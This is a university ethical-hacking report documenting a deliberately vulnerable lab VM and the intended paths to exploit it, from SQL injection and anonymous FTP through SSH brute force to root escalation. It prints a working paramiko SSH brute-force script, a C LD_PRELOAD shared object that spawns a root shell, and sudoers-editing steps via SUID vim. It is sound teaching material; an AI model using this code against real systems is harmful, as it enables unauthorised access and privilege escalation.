

SAPIENZA - UNIVERSITY OF ROME



**Informatics Department**  
*Master Degree in Cybersecurity*

Ethical Hacking

## **VM Assestment**

Professors

Luigi V. Mancini

Fabio De Gaspari

Students

Roberto Garzone 1991589

Federico Mastrogiacomo 1748008

Federico Maria Macchiavelli 2038171

Emanuele Bettacchi 1749865

*Academic Year 2021/2022*

# Contents

<b>1</b>	<b>Vulnerabilities List</b>	<b>1</b>
<b>2</b>	<b>Vulnerability Discovery</b>	<b>3</b>
2.1	SQL-Injection . . . . .	3
2.2	Path Traversal . . . . .	5
2.3	FTP . . . . .	6
2.4	SSH . . . . .	7
2.5	SUID . . . . .	8
2.6	Shared Libraries . . . . .	9
2.7	File Loader . . . . .	11
<b>3</b>	<b>Why are these Vulnerabilities Realistic?</b>	<b>12</b>

# Chapter 1

## Vulnerabilities List

About the implementation of the machine, we decide to implement some vulnerabilities.

We want to do an overview on what are these vulnerabilities and why we implemented them:

- SQL-Injection → this vulnerability allows the attacker to accede from the login page without any credentials [information gathered: admin credentials].
- Path Traversal → this vulnerability allows to find the SSH's user credentials or other interesting paths [information gathered: SSH's user credentials, admin credentials]
- FTP → the vulnerability on FTP service allows an anonymous connection to it [information gathered: sensitive configuration file]
- SSH → the vulnerability on SSH service allows a brute force attack to obtain a remote access [remote access]

- SUID → this vulnerability allows the attacker to obtain the root privileges [root access to the machine]
- Shared Libraries → the vulnerability on shared libraries allows a privilege escalation [information gathered: sensitive information]
- File Loader → this vulnerability allows the attacker to compromise the interaction of potential users with the vulnerable application [possibility of backdoor attack or privilege escalation]

# Chapter 2

## Vulnerability Discovery

### 2.1 SQL-Injection

To allow a SQL-injection, we had to install a web server in our machine. As web server we chose Apache.

After the installation of Apache, we installed php7.2 too, to allow our web server to understand php functions and to execute them.

In a second time we installed MySQL-server in command line mode. After the configuration of the root user we created a database, named db\_ethical that contains one table: users. In this table are contained the credentials of all users subscribed to the web-site, fig.2.1.

Finally we start with the implementation of the web-site, composed by a login page, a sign in page and a home page, as showed in fig.2.2.

The sign in page is useful to add new credentials in the database.

The SQL-injection should be performed in the login page, sending the url

```
mysql> desc users;
+-----+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key | Default | Extra |
+-----+-----+-----+-----+-----+-----+
| name  | varchar(100) | NO   |     | NULL    |       |
| surname | varchar(100) | NO   |     | NULL    |       |
| email  | varchar(100) | NO   | PRI | NULL    |       |
| password | varchar(16) | NO   |     | NULL    |       |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Figure 2.1: users table




Figure 2.2: Web-Site presentation

parameters to the php code, as showed in fig.2.3, that manage the checking of the credentials in the database.

If the injection is well performed, the site sends the user to the home page. There the user can upload a file with a size less than 50'000 byte to perform an attack, such as XSS or Remote Shell.




Figure 2.3: SQL-Injection

The PT should perform an Nmap to identify if there is the web service open and at which port.

After he saw that the web service is open on the port 80, he can goes on the login page typing `http://100.100.6.10/` on the web browser.

## **2.2 Path Traversal**


With DirBuster tool the PT can enumerates the accessible directories from a site.

The execution of path traversal is based on the possibility to go back into the directories and explore the file system in order to find some interesting stuffs.

## 2.3 FTP

The FTP service it's not configured with security in mind and allows the anonymous login. Any user can log in anonymously typing anonymous as user and leaving the password empty, fig.2.4.

From now on the PT has full access to the FTP service and can upload a malicious file.

A screenshot of a terminal window with a dark background. At the top, there is a menu bar with the items 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the prompt '(user@kali)-[~]' is shown. The user has entered the command '\$ ftp 100.100.6.10'. The terminal output shows the connection process: 'Connected to 100.100.6.10.', '220 (vsFTPD 3.0.3)', 'Name (100.100.6.10:user): anonymous', '331 Please specify the password.', 'Password:', '230 Login successful.', 'Remote system type is UNIX.', 'Using binary mode to transfer files.', and finally 'ftp>'. A small cursor is visible after the 'ftp>' prompt.

```
File Actions Edit View Help
(user@kali)-[~]
$ ftp 100.100.6.10
Connected to 100.100.6.10.
220 (vsFTPD 3.0.3)
Name (100.100.6.10:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

**Figure 2.4:** FTP anonymous connection



## 2.4 SSH

The SSH service have weak password credentials, so if the PT uses the python code (fig.2.5) and rockyou.txt file you can brute force easy.

```

1 import paramiko
2 import socket
3 import time
4 from colorama import init, Fore
5
6 # initialize colorama
7 init()
8
9 GREEN = Fore.GREEN
10 RED = Fore.RED
11 RESET = Fore.RESET
12 BLUE = Fore.BLUE
13
14
15 def is_ssh_open(hostname, username, password):
16     # initialize SSH client
17     client = paramiko.SSHClient()
18     # add to know hosts
19     client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
20     try:
21         client.connect(hostname=hostname, username=username, password=password, timeout=3)
22     except socket.timeout:
23         # this is when host is unreachable
24         print(f"{RED}[!] Host: {hostname} is unreachable, timed out.{RESET}")
25         return False
26     except paramiko.AuthenticationException:
27         print(f"{RED}[!] Invalid credentials for {username}:{password}")
28         return False
29     except paramiko.SSHException:
30         print(f"{BLUE}[*] Quota exceeded, retrying with delay...{RESET}")
31         # sleep for a minute
32         time.sleep(60)
33         return is_ssh_open(hostname, username, password)
34     else:
35         # connection was established successfully
36         print(f"{GREEN}[+] Found combo:\n\tHOSTNAME: {hostname}\n\tUSERNAME: {username}\n\t"
37         PASSWORD: {password}{RESET}")
38         return True
39
40
41 if __name__ == "__main__":
42     import argparse
43     parser = argparse.ArgumentParser(description="SSH Bruteforce Python script.")
44     parser.add_argument("host", help="Hostname or IP Address of SSH Server to bruteforce.")
45     parser.add_argument("-P", "--passlist", help="File that contain password list in each line")
46     parser.add_argument("-u", "--user", help="Host username.")
47
48     # parse passed arguments
49     args = parser.parse_args()
50     host = args.host
51     passlist = args.passlist
52     user = args.user
53     # read the file
54     passlist = open(passlist).read().splitlines()
55     # brute-force
56     for password in passlist:
57         if is_ssh_open(host, user, password):
58             # if combo is valid, save it to a file
59             open("credentials.txt", "w").write(f"{user}@{host}:{password}")
60             break

```

Figure 2.5: bruteforce\_ssh.py


## 2.5 SUID

The `systemctl` tool presents a SUID vulnerability. Moving the System Group ID on `systemctl`, it is possible to maintain the root privileges after the execution of a `sudo` command.

The SUID bit is left on for the Vim text editor, in fact we can see that the permissions of `/usr/bin/vim.basic` are `-rws`.

The symlink `/usr/bin/vim → /etc/alternatives/vim` has been removed to give a base user the impression that vim is not installed when he simply types `"vim [file]"`.

1. The malicious user logged in as admin goes directly to the `/usr/bin` folder
2. Runs the `vim.basic` program (`"/usr/bin/vim.basic"`) to open the `/etc/sudoers` file as root
3. Changes the sudo permissions of the admin user to allow to run ANY command and saves it



```
# User privilege specification
root    ALL=(ALL:ALL) ALL
admin   ALL=(ALL:ALL) ALL
```

**Figure 2.6:** Edit of the sudoers file

4. Runs the `"sudo bash"` instruction
5. The malicious user has now a shell opened as root

## 2.6 Shared Libraries

To exploit shared libraries vulnerability, the PT must execute the `find` command, with root privileges, to modify an environment's variable that contains the address for a privilege escalation code.

The command to send is:

```
sudo [new environment's variable] find
```

The privilege escalation code must contain the instruction to set the SUID to 0, which is the root ID.

If the user gains access to the machine logging in as Admin user, he may exploit a shared library vulnerability by leveraging the `LD_PRELOAD` environment variable. This variable is designed to contain shared objects that need to be loaded before all others and can be used to override functions.

In the `/etc/sudoers` file is present a Default instruction

```
env_keep += LD_PRELOAD
```

The instruction keeps the `LD_PRELOAD` variable in the environment even if the user is changed.

Also, in the `sudoers` file, we see that Admin user has the ability to run the `find` command as root with `sudo`; this two instructions combined can be exploited in the following way:

1. The malicious user logged in as Admin runs a `sudo -l` and can see this informations just described above

```
admin@ethical:/tmp$ sudo -l
Matching Defaults entries for admin on ethical:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    env_keep+=LD_PRELOAD

User admin may run the following commands on ethical:
    (ALL : ALL) NOPASSWD: /usr/bin/find
admin@ethical:/tmp$ _
```

**Figure 2.7:** sudo -l command in execution

2. Chooses a shared path in which he can write (e.g. /tmp) and writes for himself a program that unset the LD\_PRELOAD environment variable, sets the Group ID and the User ID to 0 (root) and runs a shell with /bin/sh

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/sh");
}
```

**Figure 2.8:** C script to exploit LD\_PRELOAD variable

3. Compiles the program to generate a shared object (.so)
4. Launches the find command with sudo and the LD\_PRELOAD variable substitution
5. The malicious user has now gained access to the machine as root user

```
admin@ethical:/tmp$ ls -al shell.so
-rwxr-xr-x 1 admin external 6464 Jun  7 15:32 shell.so
admin@ethical:/tmp$ sudo LD_PRELOAD=/tmp/shell.so find
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

**Figure 2.9:** Attack execution

## 2.7 File Loader

For an implementation error, the loading of a file with malicious behaviour is possible to perform a backdoor attack on the site or to analyze the connected database and all databases contained in mysql-server.

This analysis could be useful to obtain root privileges of the database and maybe the root privileges of the machine.

The PT can load the file in the home page of the web site. Indeed, there are two buttons for the loading of PDFs and images file, fig.2.10.




Figure 2.10: Home page

## Chapter 3

# Why are these Vulnerabilities Realistic?

In this homework we decided to set up a development environment for a website, the vulnerabilities that we selected are nearly related to this type of activity.

We expect that an hacker or a PT is going to scan first the server IP address in order to find some services active behind it, probably if he performs a good enumeration and a good scan, for example using nmap, he is going to find that there are multiple services active on the machine.

First of all we expect that he will go check the running website, and there he might find important vulnerabilities such as Path Traversal, SQL-injection and the file load vulnerability.

The path traversal and the SQL-injection are realistic because the site is under construction so it's easy to have a programming error or a weak security policy.

The FTP vulnerability is realistic because the default behaviour of the service allows anonymous connections.

The SSH vulnerability is realistic because with a weak password a simple python code can find the right combination of user and password in an easy way.

The SUID vulnerability is realistic because it could be a requirement of the system logic to permit the admin user to edit sensitive files to perform its tasks. The system administrator tried to hide the created hole by removing the direct link between vim.basic file and the relative command.

The Shared Libraries vulnerability is realistic because if a PT gains access to the admin user exploiting another weakness, he can write a malicious code and use the find command to override the LD\_PRELOAD variable to make it point to the malevolent shared object gaining root access to the machine. The PT can reuse the LD\_PRELOAD value to run the malicious code before the execution of the declared command.

The file load vulnerability is realistic too because a lazy or careless developer basically can do errors while programming.

So we expect that the attacker is going to perform an attack on these paths first, the second step probably will be the research of vulnerabilities on the services that are not on the website. In fact, after gaining access to the machine, the malicious user can attempt a privilege escalation attack or a backdoor attack.